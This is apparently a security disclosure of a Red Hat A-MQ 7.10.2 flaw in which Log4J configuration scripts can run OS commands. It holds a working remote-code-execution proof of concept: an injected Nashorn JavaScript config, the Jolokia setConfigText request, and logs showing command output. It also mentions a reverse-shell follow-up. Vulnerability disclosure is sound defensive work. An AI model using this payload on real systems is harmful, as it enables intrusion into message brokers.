
Redhat A-MQ Disclosures

Version 7.10.2.GA

Environment:

- Redhat A-MQ 7.10.2.GA
- Redhat Enterprise Linux 9 (5.14.0-162.12.1.el9_1.x86_64)



Setup:

In order to setup the environment on an Redhat Linux machine the following commands were run:

```
sudo useradd amq-broker
sudo passwd amq-broker
sudo mkdir /opt/redhat
sudo mkdir /opt/redhat/amq-broker
# Download "amq-broker-7.10.2-bin.zip" from
https://access.redhat.com/jbossnetwork/restricted/softwareDetail.html?softwareId=104925&
product=jboss.amq.broker&version=7.10.2&downloadType=distributions
sudo mv amq-broker-7.10.2-bin.zip /opt/redhat/amq-broker
sudo chown -R amq-broker:amq-broker /opt/redhat/amq-broker
su - amq-broker
cd /opt/redhat/amq-broker
unzip amq-broker-7.10.2-bin.zip
cd amq-broker-7.10.2
./bin/artemis create mybroker
"/opt/redhat/amq-broker/amq-broker-7.10.2/mybroker/bin/artemis" run
```

Findings:

1. MAL-011: Log4J Misconfiguration Allows Malicious JavaScript

Description:
The Log4J component of the Redhat A-MQ application is misconfigured to allow the execution of arbitrary "Script" attributes in the Log4J config. If an attacker finds a way to modify the Log4J config used by A-MQ (e.g. via "setConfigText"), the insertion of malicious JavaScript scripts that will result in RCE.

Note: Although Log4J supports JavaScript, Groovy and Beanshell scripts[1] this misconfiguration is specific to Redhat A-MQ as these scripts are not executed in a default Apache ActiveMQ Artemis (v2.27.1) application.

Proof of Concept:
We will use the following Log4J XML configuration in order to leverage the Nashorn Engine and execute arbitrary OS commands via JavaScript:

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="RCETest">
  <Loggers>
    <Logger name="EventLogger" level="debug" additivity="false">
        <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
          <Script name="RCE" language="javascript"><![CDATA[
         var cmd = "id";
         print(new java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).li
nes().collect(java.util.stream.Collectors.joining()));
            ]]>
          </Script>
        </ScriptFilter>
    </Logger>

    <Root level="debug">
      <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
        <ScriptRef ref="RCE"/>
      </ScriptFilter>
    </Root>
  </Loggers>
</Configuration>
```

[1] https://logging.apache.org/log4j/log4j-2.8.2/manual/configuration.html#Scripts

We will perform the following HTTP Request-Response pair to alter the Log4J configuration to execute arbitrary OS commands.

Note: In this scenario we will leverage the following Log4J MBean "org.apache.logging.log4j2:type=15b642b9".

Request:

```
POST
/console/jolokia/?maxDepth=7&maxCollectionSize=50000&ignoreErrors=true&canonicalNaming=f
alse HTTP/1.1
Host: localhost:8161
Content-Length: 923
Content-Type: text/json
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/98.0.4758.82 Safari/537.36
Origin: http://localhost:8161
Referer: http://localhost:8161/console/jmx/operations?nid=root-
org.apache.logging.log4j2-15b642b9
Cookie: JSESSIONID=node01wcofwog0bq791gmzbz8v99d8e0.node0
Connection: close

{"type":"exec","mbean":"org.apache.logging.log4j2:type=15b642b9","operation":"setConfigT
ext(java.lang.String,java.lang.String)","arguments":["<?xml version=\"1.0\"
encoding=\"UTF-8\"?> <Configuration status=\"debug\" name=\"RCETest\">   <Loggers>
<Logger name=\"EventLogger\" level=\"debug\" additivity=\"false\">         <ScriptFilter
onMatch=\"ACCEPT\" onMisMatch=\"DENY\">          <Script name=\"RCE\"
language=\"javascript\"><![CDATA[ \t\tvar cmd = \"id\"; \t\tprint(new
java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).li
nes().collect(java.util.stream.Collectors.joining()));             ]]>
</Script>         </ScriptFilter>     </Logger>       <Root level=\"debug\">
<ScriptFilter onMatch=\"ACCEPT\" onMisMatch=\"DENY\">         <ScriptRef ref=\"RCE\"/>
</ScriptFilter>     </Root>   </Loggers>   </Configuration>","utf-8"]}
```


Response:

```
HTTP/1.1 200 OK
Connection: close
Date: Wed, 08 Feb 2023 20:44:52 GMT
***TRUNCATED***
Content-Type: text/plain;charset=utf-8
Expires: Wed, 08 Feb 2023 19:44:52 GMT

{"request":{"mbean":"org.apache.logging.log4j2:type=15b642b9","arguments":["<?xml
version=\"1.0\" encoding=\"UTF-8\"?> <Configuration status=\"debug\" name=\"RCETest\">
<Loggers>     <Logger name=\"EventLogger\" level=\"debug\" additivity=\"false\">
<ScriptFilter onMatch=\"ACCEPT\" onMisMatch=\"DENY\">           <Script name=\"RCE\"
language=\"javascript\"><![CDATA[ \t\tvar cmd = \"id\"; \t\tprint(new
java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).li
nes().collect(java.util.stream.Collectors.joining()));             ]]>
<\/Script>         <\/ScriptFilter>     <\/Logger>       <Root level=\"debug\">
<ScriptFilter onMatch=\"ACCEPT\" onMisMatch=\"DENY\">         <ScriptRef ref=\"RCE\"\/>
<\/ScriptFilter>     <\/Root>   <\/Loggers>   <\/Configuration>","utf-
8"],"type":"exec","operation":"setConfigText(java.lang.String,java.lang.String)"},"value
":null,"timestamp":1675889092,"status":200}
```

Note: For this scenario we have chosen to execute the Linux "id" command and use the "print" function to display its output in the AMQBroker console. In an actual real life attack an attacker will be more interested in obtaining a reverse shell (e.g. via the "ncat" binary, "/dev/tcp" reverse shell, etc.).

If the attack was performed successfully we should observe that a new “Script” element was created and the output of our system command (in this case “id”) will appear (multiple times) in the A-MQ console.



```
amq-broker@localhost:/opt/redhat/amq-broker/amq-broker-7.10.2/mybroker/bin
[amq-broker@localhost bin]$ ./artemis run
Feb 08, 2023 10:39:51 PM java.lang.System$LoggerFinder lambda$accessProvider$0
WARNING: Failed to instantiate LoggerFinder provider; Using default.

 Red Hat AMQ 7.10.2.GA


2023-02-08 22:39:54,222 INFO  [org.apache.activemq.artemis.integration.bootstrap] AMQ101000: Starting ActiveMQ Artemis Server
2023-02-08 22:39:54,318 INFO  [org.apache.activemq.artemis.core.server] AMQ221000: live Message Broker is starting with configuration Broker Configuration (clustered=false,journalDirectory=data/journal,bindingsDirectory=data/bindings,largeMessagesDirectory=data/large-messages,pagingDirectory=data/paging)
2023-02-08 22:39:54,397 INFO  [org.apache.activemq.artemis.core.server] AMQ221012: Using AIO Journal
2023-02-08 22:39:54,569 INFO  [org.apache.activemq.artemis.core.server] AMQ221057: Global Max Size is being adjusted to 1/2 of the JVM max size (-Xmx). being defined as 1,073,741,824
2023-02-08 22:39:54,640 INFO  [org.apache.activemq.artemis.core.server] AMQ221043: Protocol module found: [artemis-server]. Adding protocol support for: CORE
2023-02-08 22:39:54,641 INFO  [org.apache.activemq.artemis.core.server] AMQ221043: Protocol module found: [artemis-amqp-protocol]. Adding protocol support for: AMQP
2023-02-08 22:39:54,644 INFO  [org.apache.activemq.artemis.core.server] AMQ221043: Protocol module found: [artemis-hornetq-protocol]. Adding protocol support for: HORNETQ
2023-02-08 22:39:54,644 INFO  [org.apache.activemq.artemis.core.server] AMQ221043: Protocol module found: [artemis-mqtt-protocol]. Adding protocol support for: MQTT
2023-02-08 22:39:54,645 INFO  [org.apache.activemq.artemis.core.server] AMQ221043: Protocol module found: [artemis-openwire-protocol]. Adding protocol support for: OPENWIRE
2023-02-08 22:39:54,649 INFO  [org.apache.activemq.artemis.core.server] AMQ221043: Protocol module found: [artemis-stomp-protocol]. Adding protocol support for: STOMP
2023-02-08 22:39:54,760 INFO  [org.apache.activemq.artemis.core.server] AMQ221034: Waiting indefinitely to obtain live lock
2023-02-08 22:39:54,760 INFO  [org.apache.activemq.artemis.core.server] AMQ221035: Live Server Obtained live lock
2023-02-08 22:39:55,496 INFO  [org.apache.activemq.artemis.core.server] AMQ221080: Deploying address DLQ supporting [ANYCAST]
2023-02-08 22:39:55,501 INFO  [org.apache.activemq.artemis.core.server] AMQ221003: Deploying ANYCAST queue DLQ on address DLQ
2023-02-08 22:39:55,516 INFO  [org.apache.activemq.artemis.core.server] AMQ221080: Deploying address ExpiryQueue supporting [ANYCAST]
2023-02-08 22:39:55,520 INFO  [org.apache.activemq.artemis.core.server] AMQ221003: Deploying ANYCAST queue ExpiryQueue on address ExpiryQueue

2023-02-08 22:39:56,130 INFO  [org.apache.activemq.artemis.core.server] AMQ221020: Started EPOLL Acceptor at 0.0.0.0:61616 for protocols [CORE,MQTT,AMQP,STOMP,HORNETQ,OPENWIRE]
2023-02-08 22:39:56,136 INFO  [org.apache.activemq.artemis.core.server] AMQ221020: Started EPOLL Acceptor at 0.0.0.0:5445 for protocols [HORNETQ,STOMP]
2023-02-08 22:39:56,147 INFO  [org.apache.activemq.artemis.core.server] AMQ221020: Started EPOLL Acceptor at 0.0.0.0:5672 for protocols [AMQP]
2023-02-08 22:39:56,153 INFO  [org.apache.activemq.artemis.core.server] AMQ221020: Started EPOLL Acceptor at 0.0.0.0:1883 for protocols [MQTT]
2023-02-08 22:39:56,164 INFO  [org.apache.activemq.artemis.core.server] AMQ221020: Started EPOLL Acceptor at 0.0.0.0:61613 for protocols [STOMP]
2023-02-08 22:39:56,165 INFO  [org.apache.activemq.artemis.core.server] AMQ221007: Server is now live
2023-02-08 22:39:56,166 INFO  [org.apache.activemq.artemis.core.server] AMQ221001: Apache ActiveMQ Artemis Message Broker version 2.21.0.redhat-00041 [0.0.0.0, nodeID=b1c1a213-a613-11ed-ae60-000c294fe407]
22:40:00 INFO {qtp1945915791-36} : Hawtio login is using 1800 sec. HttpSession timeout
22:40:01 INFO {qtp1945915791-38} : Keycloak integration is disabled
22:40:03 INFO {qtp1945915791-39} : Logging in user: admin
2023-02-08 22:44:51,675 qtp1945915791-36 DEBUG Loaded configuration from stream (734 bytes, unknown location)
2023-02-08 22:44:51,680 qtp1945915791-36 DEBUG Starting LoggerContext[name=15b642b9, org.apache.logging.log4j.core.LoggerContext@6d6d480c] with configuration XmlConfiguration[location=stream (734 bytes, unknown location)]...
2023-02-08 22:44:51,681 qtp1945915791-36 DEBUG Apache Log4j Core 2.17.1.redhat-00002 initializing configuration XmlConfiguration[location=stream (734 bytes, unknown location)]
2023-02-08 22:44:51,681 qtp1945915791-36 DEBUG Installed 1 script engine
Warning: Nashorn engine is planned to be removed from a future JDK release
2023-02-08 22:44:52,111 qtp1945915791-36 DEBUG Oracle Nashorn version: 11.0.18, language: ECMAScript, threading: Not Thread Safe, compile: true, names: [nashorn, Nashorn, js, JS, JavaScript, javascript, ECMAScript, ecmascript], factory class: jdk.nashorn.api.scripting.NashornScriptEngineFactory
2023-02-08 22:44:52,111 qtp1945915791-36 DEBUG PluginManager 'Core' found 127 plugins
2023-02-08 22:44:52,112 qtp1945915791-36 DEBUG PluginManager 'Level' found 0 plugins
2023-02-08 22:44:52,116 qtp1945915791-36 DEBUG PluginManager 'Lookup' found 16 plugins
2023-02-08 22:44:52,117 qtp1945915791-36 DEBUG Building Plugin[name=Script, class=org.apache.logging.log4j.core.script.Script].
2023-02-08 22:44:52,120 qtp1945915791-36 DEBUG createScript(name="RCE", language="javascript", scriptText="var cmd = "id";           print(new java.io.BufferedReader(new java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).lines().collect(java.util.stream.Collectors.joining()));")
2023-02-08 22:44:52,121 qtp1945915791-36 DEBUG Building Plugin[name=filter, class=org.apache.logging.log4j.core.filter.ScriptFilter].
2023-02-08 22:44:52,129 qtp1945915791-36 DEBUG createFilter(Script(RCE), onMatch="ACCEPT", onMismatch="DENY", Configuration(RCETest))
Warning: Nashorn engine is planned to be removed from a future JDK release
2023-02-08 22:44:52,160 qtp1945915791-36 DEBUG Building Plugin[name=logger, class=org.apache.logging.log4j.core.config.LoggerConfig].
2023-02-08 22:44:52,161 qtp1945915791-36 DEBUG createLogger(additivity="false", level="DEBUG", name="EventLogger", includeLocation="null", ={}, ={}, Configuration(RCETest), ScriptFilter(RCE))
2023-02-08 22:44:52,165 qtp1945915791-36 DEBUG Building Plugin[name=ScriptRef, class=org.apache.logging.log4j.core.script.ScriptRef].
2023-02-08 22:44:52,166 qtp1945915791-36 DEBUG createReference(ref="RCE", Configuration(RCETest))
2023-02-08 22:44:52,166 qtp1945915791-36 DEBUG Building Plugin[name=filter, class=org.apache.logging.log4j.core.filter.ScriptFilter].
2023-02-08 22:44:52,169 qtp1945915791-36 DEBUG createFilter(ScriptRef(ref=RCE), onMatch="ACCEPT", onMismatch="DENY", Configuration(RCETest))
2023-02-08 22:44:52,177 qtp1945915791-36 DEBUG Building Plugin[name=root, class=org.apache.logging.log4j.core.config.LoggerConfig$RootLogger].
2023-02-08 22:44:52,179 qtp1945915791-36 DEBUG createLogger(additivity="null", level="DEBUG", includeLocation="null", ={}, ={}, Configuration(RCETest), ScriptFilter(RCE))
2023-02-08 22:44:52,179 qtp1945915791-36 DEBUG Building Plugin[name=loggers, class=org.apache.logging.log4j.core.config.LoggersPlugin].
2023-02-08 22:44:52,182 qtp1945915791-36 DEBUG createLoggers(={EventLogger, root})
2023-02-08 22:44:52,183 qtp1945915791-36 DEBUG Configuration XmlConfiguration[location=stream (734 bytes, unknown location)] initialized
2023-02-08 22:44:52,183 qtp1945915791-36 DEBUG Starting configuration XmlConfiguration[location=stream (734 bytes, unknown location)]
2023-02-08 22:44:52,183 qtp1945915791-36 DEBUG Started configuration XmlConfiguration[location=stream (734 bytes, unknown location)] OK.
2023-02-08 22:44:52,184 qtp1945915791-36 DEBUG Shutting down OutputStreamManager SYSTEM_OUT.false.false
2023-02-08 22:44:52,184 qtp1945915791-36 DEBUG OutputStream closed
2023-02-08 22:44:52,185 qtp1945915791-36 DEBUG Shut down OutputStreamManager SYSTEM_OUT.false.false, all resources released: true
2023-02-08 22:44:52,186 qtp1945915791-36 DEBUG Appender stdout stopped with status true
2023-02-08 22:44:52,186 qtp1945915791-36 DEBUG Stopped org.apache.logging.log4j.core.config.properties.PropertiesConfiguration@e788de9 OK
2023-02-08 22:44:52,198 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9
2023-02-08 22:44:52,198 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9,component=StatusLogger
2023-02-08 22:44:52,199 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9,component=ContextSelector
2023-02-08 22:44:52,200 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9,component=Loggers,name=
2023-02-08 22:44:52,200 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9,component=Loggers,name=EventLogger
2023-02-08 22:44:52,200 qtp1945915791-36 DEBUG LoggerContext[name=15b642b9, org.apache.logging.log4j.core.LoggerContext@6d6d480c] started OK with configuration XmlConfiguration[location=stream (734 bytes, unknown location)].
2023-02-08 22:44:52,201 qtp1945915791-36 DEBUG Completed remote request to reconfigure from config text.
Warning: Nashorn engine is planned to be removed from a future JDK release
2023-02-08 22:44:54,889 qtp1945915791-40 DEBUG Script RCE is compilable
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```